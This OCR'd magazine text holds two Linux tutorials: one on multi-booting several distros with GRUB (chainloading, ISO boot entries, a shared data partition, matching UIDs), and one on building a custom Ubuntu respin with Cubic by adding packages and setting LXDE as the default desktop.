Grub's ability to generate its own menu based on the contents of your hard drive is one of its killer features, but you can also configure how these menus are created. This uses the scripts in **/etc/grub.d** and the settings in **/etc/default/grub**. This file contains a number of variable definitions which you can change to alter the menu, eg *Grub* normally boots the first option if you do not select anything, find the line that sets `GRUB_DEFAULT=0` and change it to the number you want to be default (Grub counts from zero so the standard setting boots the first item). You can also change the timeout with the line `GRUB_TIMEOUT` and the default kernel options in `GRUB_LINUX_DEFAULT`. The file is commented, explaining the options, or you can read the *Grub* info page for a more detailed listing of all the options.

The files in **/etc/grub.d** are shell scripts that are run by `grub-mkconfig`. If you want to customise your boot menu, you can add your own scripts, all they need to do is output valid menu entries. The scripts in **/etc/grub.d** are run in order, which is why their names start with numbers. **00_header** writes the standard settings at the top of the menu file, while **10_linux** creates menu entries for the running distro while **30_os-prober** scans your hard disk for other operating systems, Linux or otherwise, and adds them to the menu. The last one is the way one menu can contain all of your distros.

Chainloading


There is another way of handling multiple distros called 'chainloading'. This is how *Grub* boots Windows because it can't boot Windows itself. Instead, it passes control to the Windows bootloader, as if that had been loaded directly by the BIOS. We can use this to enable each distro to maintain its own boot menu and choose one from the initial *Grub* menu.

> **"Use chainloading to enable each distro to maintain its own boot menu."**

That means you need a way to create your own menu entries. You can't simply add them to the **grub.cfg** file as that will be overwritten the next time `grub-mkconfig` is run, but there is a file in **/etc/grub.d** called **40_custom** that you can use to add your own menu entries. Copy this to a meaningful name, and possible change the number to include it earlier in the menu. Edit this file and add valid menu entries to the bottom of this file. Don't touch the existing content – although you can and should read it. If you want to load the menu for OpenSUSE installed on **/dev/sda7,** provided you installed *Grub* to **sda7** or moved it as above, add this to the file:

```
menuentry "Load openSUSE boot menu" {
  set root=(hd0,7)
  chainloader +1
}
```

Remember, *Grub* numbers disks from zero but partitions from one, so **sda7** becomes **hd0,8**. This gives you the original boot menu for each distro, and you don't need to reboot into the primary distro to update the boot menu, but it does mean that you have to make two menu selections to boot any distro but the main one. If you are using this method, you will see that you still have menu entries generated by `grub-mkconfig`. If you are not



› **Here we are, four distros, Windows and an option to boot from a rescue CD ISO image – all on the one boot menu with choices to visit the other distros' individual boot menus.**

Rescue systems

One of the neat features of *Grub 2* is that it can boot directly from an ISO image. Apart from allowing magazines to produce really nice multi-boot cover discs, it also means you can have a rescue or live CD always ready to boot. Not only is it faster than booting from an actual CD/DVD (or even a USB stick) but it saves all the time scrabbling though the stuff on your desk to find the right CD.

This requires that the distro supports booting from an ISO. Most do, although the syntax can vary. All you need to do is create a copy of **40_custom** and add the appropriate menu definition. Here's an example for System Rescue CD (I always keep an ISO of that in **boot**):

```
set root='(hd0,1)'
menuentry "System Rescue CD 4.7.0" {
   loopback loop /systemrescuecd-x86-4.7.0.iso
   linux (loop)/isolinux/altker64
rootpass=something setkmap=uk
isoloop=systemrescuecd-x86-4.7.0.iso
   initrd (loop)/isolinux/initram.igz
}
```

and here is one for an Ubuntu live CD image

```
set root='(hd0,1)'
isofile=/Ubuntu/ubuntu-15.10-desktop-amd64.
iso
loopback loop $isofile
menuentry "Ubuntu 15.10" {
        linux (loop)/casper/vmlinuz.efi file=/
cdrom/preseed/ubuntu.seed boot=casper iso-
scan/filename=$isofile quiet splash ---
        initrd (loop)/casper/initrd.lz
}
```

Note the use of a variable, `isofile`, both methods work but this one is easier to maintain.

using Windows, you can prevent these menu entries by using the following setting in **/etc/default/grub**:


```
GRUB_DISABLE_OS_PROBER=true
```

As the os-prober function also adds Windows, you cannot do this if you want to be able to boot Windows, so either rename the file containing the chainloader entries to have those entries appear before the others, something like `20_chainload` or copy the windows entry from your existing **grub.cfg** to your chainload file then disable os-prober.

Sharing space

So we have several distros that are co-existing in harmony, but what about our data? Do we really need a separate **home** directory for each distro? The short answer to that is yes. While we could have a separate filesystem for **home** and share the same user name and home directory, this is likely to cause conflicts. Programs store their configuration files in your **home** directory, and if two of your distros have different versions of the same program you could have problems. Most software will happily read the settings from an older version and update them, but then when you switch back to the distro with the older version, it could break.


One solution is to have a separate filesystem for your data files, these are what take up the space and are the files that you want available to all distros. This can be an entirely separate filesystem, but it could also be your **home** directory in your primary distro, just remember that in this case you will have a lot of file shuffling to do before you can consider deleting that distro should it fall out of favour with you.



› You may find your installer allows you to use less than all of the available space for your installation, saving the trouble of resizing in *GParted* later on.

To do this we need to go back to *GParted* and resize your partitions to make space to create a large partition for your data. Then edit **/etc/fstab** on each distro to mount this filesystem at boot time. Incidentally, it is worth adding fstab entries to mount your other distros in each one, say at **/mnt/distroname** – it makes things like this easier as you can do all the work in one distro. It also makes accessing files from other distros simple. So have this new filesystem mount at, say, **/mnt/common** and create a directory in it for each user. Then you can create symbolic links to here in your other distros, for example:

```
$ ln -s /mnt/common/user/Documents /home/user/Documents
$ ln -s /mnt/common/user/Music /home/user/Music
```



› For easier management add entries to /etc/fstab to mount your distros' root partitions.

and so on. Now when you save a file in Documents, it will actually go to **/mnt/common/Documents** and be available to all your distros. Note: This assumes you are the only user of the computer.

Who owns what?

Now we have to tackle the thorny issue of file permissions and ownership. The first thing to do is make sure that the directories in **/mnt/common** have the correct owners with:

```
$ sudo chown -R username: /mnt/common/user
```

You may expect this to work for all your distros if you created a user with the same name in each of them, but it may not. This is because Linux filesystems don't care about usernames but rather those users' numerical user IDs (UIDs). Most distros give the first user a UID of 1000, but a couple still start at 500, so check your UID in each distro with the id command, just run it in a terminal with no arguments. If they all match then great, otherwise you will need to change any non-matching UIDs by editing **/etc/passwd**. Never edit this file directly, a mistake could prevent anyone logging in, use the *vipw* command instead `$ sudo vipw`.

Find the line for your user, which will look something like this

```
user:x:500:100::/home/user:/bin/bash
```

The first number is the UID, Change it to match the other distros and save the file. Next, need to change all files owned by the old UID to the new one. As everything in your **home** directory should be owned by you, you can take the brute force approach and `chown` everything in there

```
$ cd
$ sudo chown -R username: .
```

Now you can switch between distros any time you reboot, with each distro running natively and at full speed, and all with access to all of your data. ■

How to build your very own custom Ubuntu distro

Why settle for what the existing distributions have to offer? Michael Reed looks at Cubic, a tool for creating your own custom respin based on Ubuntu.

Our expert

Michael Reed has been respinning Linux for so long that he spins it like a record, right round, baby. Right round, round, round.

Part of the beauty of Linux is the freedom of deployment that distributions offer, but when installing it for yourself or others you'll want to change things. So, why not make your own version, or 'respin'? That's what a tool called Cubic is for, and we're going to look at how you use it to modify the standard Ubuntu installation ISO and bend it to your will in terms of content and aesthetics.

As for the difficulty? If you can install packages from the command line and boot from an ISO in a virtual machine, you should find it easy to get started with Cubic as the defaults were always usable in our experience. We'll start with the simplest example of just adding some new packages and rebuilding the ISO. This modified ISO can be used as an installer or as a live desktop environment.

Once that's working, we'll show you how to customise it further by making LXDE the default desktop environment, customising that environment and adding some PPAs so that it really does feel like its your own personal spin on how Linux should look and work.

Install Cubic

Cubic expects to run under Ubuntu or Linux Mint or one of their derivatives. If you are running a different distribution, you can still use Cubic and follow this tutorial by running Ubuntu in a VM. Begin by installing from PPA. To do this, locate the Cubic page on Launchpad (**https://launchpad.net/cubic**) and follow the instructions by cutting and pasting the needed commands from that page.

```
sudo apt-add-repository ppa:cubic-wizard/release
```

adds the repository to your system. `sudo apt update` updates the system so that it can see contents of the Cubic PPA. `sudo apt install --no-install-recommends cubic mn` adds Cubic itself. Other than that, the installation should then take care of itself in terms of dependencies.

The next step is to obtain an up-to-date Ubuntu installation ISO to work with. We'll use Ubuntu 21.04, but 20.04 LTS (Long Term Service) is a good choice as well. Launch Cubic in the normal way that you launch GUI apps or load it in a terminal window for extra progress information. When running, Cubic requires no super-user privileges, unlike some tools of this sort.

We added the LXDE desktop to a standard Ubuntu installation ISO. We also added a custom default backdrop for all new users.

The first page of the Cubic user interface enables you to specify the project directory. Cubic doesn't run any tests for free space itself, and you'll need quite a lot of space for the uncompressed ISO. The Ubuntu Desktop installation ISO may weigh in at around 2.7GB, but its actual content is about double that as it's compressed using Squashfs. We'd recommend having at least 20GB free before you begin using Cubic.

The decompressing and recompressing of an ISO is rather time-consuming and an SSD works faster than a mechanical hard drive for this task. One way of speeding things up is to leave the project directory intact between different build attempts.

This way, the decompression stage of the process only has to be carried out once, and you keep the changes you've already made. Delete the folder and start again if you want a true fresh start at modifying the ISO.

Having specified the working directory for the project, press Next to proceed to the next page, the Project page. Click the icon next to the filename field and specify the base ISO that you plan to use as your starting point for customisations. Once you've done that, most of the fields on this page will be filled in automatically, but you can safely change things like

Quick tip

When you modify an Ubuntu distribution that makes use of a live CD environment, using Cubic, you're also modifying the live environment. This means that Cubic is perfect for making a bootable ISO with some extra tools on it. All you need to do is select 'Try Ubuntu' when it starts up.

the release name and the name of the output ISO.

Click next to move on to the Extract page. You don't have to do anything on this page, but be warned that it might be a good time for a quick tea break, as extraction can take a few minutes. Once this is complete, you can open the same directory again in the future. Once you've extracted the files from the ISO, you can quit the application at any time as long as you don't interrupt an operation that is in process, and this means that you don't have to complete the customisation in a single session with the program.

The Terminal page

Without doing anything else, you'll be moved onto the next page, the Terminal page, and this is where we'll be spending a lot of our time. Cubic employs some Linux wizardry (a chroot terminal) to give you a virtual terminal that operates on the filesystem that will later be rolled into an installation ISO.

In general, most customisations that you can carry out from the command line on a running Linux system can be done from here, and you can use familiar tools, such as apt, to carry them out. More advanced customisation can get quite technical, but on the positive side, there is practically no limit to the changes you can make. Note that we can cut and paste commands into the window. There is also a copy icon at the top of this window, and this allows you to copy files and folders into the currently selected directory.

Before we attempt to add packages to the system, we'll start by adding the Universe and Multiverse repositories and update the system.

```
add-apt-repository universe
add-apt-repository multiverse
```

Notice that we omit the `sudo` command as we're effectively the root user already, but show some care as you could accidently wreak havoc on this virtual system as we can affect any files we like within it. If we run `apt upgrade`, the entire system will be updated to the current version of each package. This doesn't increase the size of the eventual ISO by much because you're only replacing outdated packages with newer versions.

GIMP and Inkscape are two highly useful graphics programs, and we'll add them both by typing `apt install gimp inkscape`. When you use apt in this way, before you confirm that you want to go through with the installation, apt will give you an estimate of how much space will be used up; although, it is impossible to say precisely how much size this will add to your finished installation ISO as the filesystem will be compressed. We could have used

› Our idea of an appropriate Linux startup screen. Check out the Plymouth themes at www.gnome-look.org or modify/create your own (see https://wiki.ubuntu.com/Plymouth).

Krita rather than GIMP for this example, but we didn't because the Krita package pulls in quite a lot of KDE resources, and we're trying to keep this example fairly slim.

What we've done so far is a fairly minor change to the installation ISO, and we'll eventually do things like adding PPA repositories and changing the desktop environment, but for now, we'll leave it at that.

Optimise packages

Clicking Next again takes us to another screen (after Cubic has carried out a bit more preparatory work) and this page allows you to remove packages from the final installation. This means that you can have packages that are on the live ISO, but are not part of the actual installation. Make alterations in this section with care, and don't remove anything unless you're absolutely sure that the system doesn't need it.

As is true at all stages of customisation, you can move backwards and forwards through the pages of the Cubic interface without losing the virtual filesystem that contains your modifications.

Clicking Next takes you to a page where you can select between three tabs. 'Kernel' allows you to choose the kernel that will be installed. This is the kernel that the installer boots to rather than the kernel that is eventually installed to your hard disk. Occasionally, the stock kernel on a standard ISO won't work because of incompatibilities with your

Quick tip

There are a lot of Linux utilities for remixing an existing distribution floating about, but we found that most of them aren't maintained! This means that they only work properly with distributions that are now out of date. Even if they seem to work, chances are they'll fall over halfway through the process or what they produce won't work properly. **linuxium.com.au**.

Cubic Documentation

The documentation for Cubic is rather limited as it's concentrated on the Launchpad page for the project. The two areas that provide the most information are the Answers and FAQs sections. The Answers section shows a good (but not massive) level of activity and it helps that it's searchable too. The main Cubic developer is highly active on this forum-like section of the Launchpad page, often offering highly detailed answers. This means that the information is there, but it's quite a lotof work to search for it.

Cubic is quite a well-known program and it's been around for a number of years, so web searches tend to be fruitful. For example, searching on askubuntu.com produces a lot of useful information. However, check the age of posts as they stretch back quite a long way and might not be applicable to the version of Ubuntu that you are using. A few YouTube videos covering the basics exist. We feel that a lack of plentiful, traditional documentation is probably the weakest point of the overall Cubic experience.

› Asking around on the Launchpad is probably your best bet for answers.

Quick tip


As we were using Cubic, we noticed that the following error kept popping up: "Error while dialing dial unix /run/zsysd.sock: connect: no such file or directory". However, the developer himself mentioned on the forum that the error can be ignored.

hardware, but an older or newer kernel will work. Install the kernel you want to work with on the Terminal page (`apt install <name of kernel>`) and then select it here if the latest one causes any problems.

'Preseed' allows you to alter software choices during installation. See the Debian Wiki (**https://wiki.debian.org/DebianInstaller/Preseed**) for a full guide to what preseeding is capable of and how it works. 'Boot' has options that mostly relate to the GRUB bootloader. In this example, we won't alter anything in the sections on this page. The next page allows you to alter the compression scheme used by Squashfs, and we'll leave this as is too.

Generate the ISO

The next page is the Generate page, and as soon as we go to this page, Cubic will start the work of building the installable system. In the interests of testing the system with a simple example, we'd recommend allowing this process to complete if you're new to using Cubic. Compressing the filesystem and building the ISO is quite a lengthy process, and usually takes several minutes or more, while giving your CPU and memory quite a workout. Linux always seems to use up a lot of memory when dealing with either large files, lots of files, or both; so consider shutting down unneeded applications at this point, unless you have a lot of system memory to spare. Things were a bit cramped on the 8GB machine we used for testing If everything goes according to plan, the end result will be an ISO. Load the ISO into a virtual machine to complete the test.



› The chroot terminal of Cubic. You'll probably spend most of your time here, as this is where you can add extra packages and make other modifications.

What you should be presented with is a standard Ubuntu installation, but it will install the extras that we have added (GIMP and Inkscape in this example). If you choose 'Test Ubuntu' rather than 'Install Ubuntu', you can use the live environment, and it too will contain the extra packages that we've added. If you select 'minimal installation' in the Ubuntu installer options, our changes will always be added, but the installation process will go faster and less cruft will be added to the installation.

Once the installation has completed, assuming everything has worked as it should, you should be able to boot into Ubuntu Linux and test it out.

Having gone through a test installation, we've only scratched the surface of what you can do with Cubic. Here are some further refinements and ideas to personalise the installation. To make the additions, you can open the Cubic working directory that you used before. This saves time and keeps the changes we made in terms of updating the package system.

Desktop environments

We can add the LXDE desktop environment and the LightDM login manager by typing `apt install lxde lightdm` on the terminal page. When you do this, you should see a text mode dialogue that gives you the option of choosing your default login manager. Choose LightDM. We now have to edit a text file to make LXDE the default desktop environment for new users. Within the Cubic chroot terminal type `nano /usr/share/lightdm/lightdm.conf.d/50-ubuntu.conf` . Apologies for the long filename there; it's not so bad if you use Tab completion to get to it. In this file, change the part after the `user-session=` to read `LXDE` rather than whatever is already in there. This means that you will now automatically log into LXDE, and in addition, LXDE will be the desktop environment of the live ISO, if you choose 'Try Ubuntu' rather than 'Install Ubuntu'.

It's possible to mass-copy installed packages from an already installed system using an old apt trick. Type `dpkg --get-selections > package_list.txt` on a running setup to gather a list of all packages installed on the system. You can then apply this list within the chroot terminal of Cubic by typing:

```
dpkg --set-selections < packagelist.txt
apt-get dselect-upgrade
```


You can also use this technique to 'save' the package list of a system that you've customised in Cubic by typing that first command into the chroot terminal of the installation. Of course, you can prune this list by hand in a text editor.

Living in a Virtual Machine


One downside of creating a respin is that you usually need to carry out the installation, the longest part of the respin process, over and over again. Typically, you'll do this with a VM and any increase in efficiency here is well worth it.

